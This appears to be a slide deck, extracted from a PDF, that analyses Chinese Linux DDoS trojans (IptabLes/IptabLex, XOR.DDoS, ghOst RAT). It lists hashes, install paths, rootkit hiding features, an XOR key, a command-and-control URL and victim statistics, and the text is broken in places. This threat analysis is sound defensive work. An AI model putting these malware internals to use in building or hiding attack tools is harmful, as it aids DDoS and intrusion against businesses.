d|nmbd|lwresd|in.qpopper|linuxx|linux22011|linux32013|lt20991|nt19999|Ratjqscp|at dd atddd|cupsdd|ksapd|kysapd|sksapd|skysapd ttyrec|hpnds|qpidd|logon|loop1|LCDd|m cpd|mimi|fpdd|evrouted|istatsd|bcm56xxd|tmipsecd|sod|N1a|nfsd|twm|uk32|zhe|ks61|3



# Tools – IptabLes/IptabLex

- MD5: c17cb63de68a37de222b5315bc0ea47e (EM\_386),
   e79c37e207f8695b61291b2e85636aef (EM\_x86\_64) (ELF:Iptablesx)
- Persistence:
  - Installs itself into /boot/lptabLex, resp. /boot/lptabLes
  - symbolic links in /etc directory
- List of attack supporting procedures
  - SynFloodThread
  - DnsFloodThread
- Command grammar supports: add task, delete task, set source IP, self-update
- Additional Windows 32-bit variants (iptables.exe, getsetup.exe)
  - 455068e0444107ee5fb993f34a184e03




#### Tools – XOR.DDoS

- MD5: fd3f2c810f4391be2e6b82429c53c318 (ELF:Xorddos)
- More advanced Trojan for EM\_386 & EM\_x86\_64 installed in /boot/<random> and autostarted via a script in /etc/init.d
- Flooding features: build\_dns, build\_syn
- Named after encryption method used with xorkeys = "BB2FA36AAA9541F0"
- Strings: "/var/run/sftp.pid", "/lib/udev/udev", "/lib/udev/", "/boot/", "/var/run/", "http://info.3000uc.com/config.rar", "/var/run/sftp.pid"
- Contains embedded rootkit (LKM) running as rs\_dev
- Rootkit features: hide\_file, hide\_proc, hide\_tcp4\_ports, hide\_tcp6\_ports,
   hide\_udp4\_ports, hide\_udp6\_ports; firewall\_acceptip, firewall\_dropip
- Trojan (userspace) requests rootkit features (the kernel) via *ioctl* with the code
   0x9748712



# Tools – ghOst RAT C&C panel & Bot Builder

Strings "Chicken", "Hacker"; Windows only; source shared; huge number of samples



#### **Statistics**

- Number of victims is lower than in case of other Windows threats
- HTTP servers running on compromised machines show thousands of downloads, but considering selfupdates the number could be lower
- Download count of "Bill Gates" installer is highlighted

소사성 산교성	上北/米加)	#zakn+ta	L+B
文件名 .扩展名	大小(类型)	修改时间	点击量
cisco	1.24 MB	2014-4-9 1:24:10	43
cnet2	17.13 KB	2013-10-27 22:47:44	224
copyright	1.38 MB	2013-11-9 8:19:33	5
ethtool	1.17 MB	2014-9-22 0:29:05	17
install.tar	1.13 MB	2014-8-7 23:05:12	36587
kerne	1.08 MB	2014-8-7 22:57:42	55
kernel	1.24 MB	2014-4-7 14:59:53	2301
ku.rar	1.66 MB	2013-12-31 20:52:53	6
mafix.tar.gz	436.24 KB	2013-9-3 5:58:03	24
mtabc	10.79 KB	2014-4-8 3:52:33	3451
mysql515	8.80 KB	2014-8-7 22:52:42	123
portmay	584.73 KB	2013-9-17 23:58:29	6
	19.34 KB	2013-10-14 17:13:28	10
shift.exe	469.21 KB	2014-5-12 22:22:47	4
socket	13.04 KB	2014-8-7 22:52:42	6
ssh ssh	1.24 MB	2014-4-13 21:21:18	8
sshbd.gz	881.52 KB	2014-10-3 17:15:48	0
sshd	1.08 MB	2014-8-7 22:57:42	396
ataskgrm-	707B	2013-11-11 20:04:42	6
w.exe	9.93 MB	2013-11-17 22:56:15	13
Wsyscheck.exe	421.00 KB	2014-5-12 22:25:37	6




#### **Statistics**

 Downloads from HFS server on a different machine, showing tens of thousands downloads





## Statistics – Preferences of File Names



- Attacked small or medium sized local businesses
  - profitability depends of ability to stay online
- Victims:
  - Online gaming site/casinos
  - E-commerce shops
  - Forums
- Potential methods of monetization:
  - DDoS as a service
  - paying ransom for stopping the DDoS attack
- Effect of DDoS directly observed:
  - sites unreachable during the process of receiving attack commands
  - reachability recovered after the process stopped



😀 圣灵复古

Online gaming



4月26日 晚上6点

182. 236. 164. 46



查看

圣灵顶级 复古版本 耐玩版 双线不卡

Online casinos





【熱門開架專

PDC

SHISEIDO 資

ROHTO 肌研

生堂

Apple- iPhone5(16GB) =

投標抽獎價 NT 1,298

E-shops



小朋友民謠吉他

投標抽獎價 NT 97

專屬個人頂級肌膚保養品

(含美國ACTS基因檢測)

投標抽獎價 NT 1,470

佳茜天然護膚保養產品旅

行組


投標抽獎價 NT 17

孔)50ml

會負價 NT 1,216

be free

Forums



#### Conclusion

- Chinese flooding tools continue in tradition of DDoS attacks
- Lots of variants with similar flooding methods under multiple platforms
- The complexity of Linux Trojans has increased
- Attacks significantly more frequent in the past year
- Tool development supported by code sharing through Chinese forums for developers
- Targeting online services for which online availability is crucial
- (intentional) AV evasion technique with (customized) UPX packer
- Right time to include a static unpacker for ELF UPX into AV engines?



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# Thank you

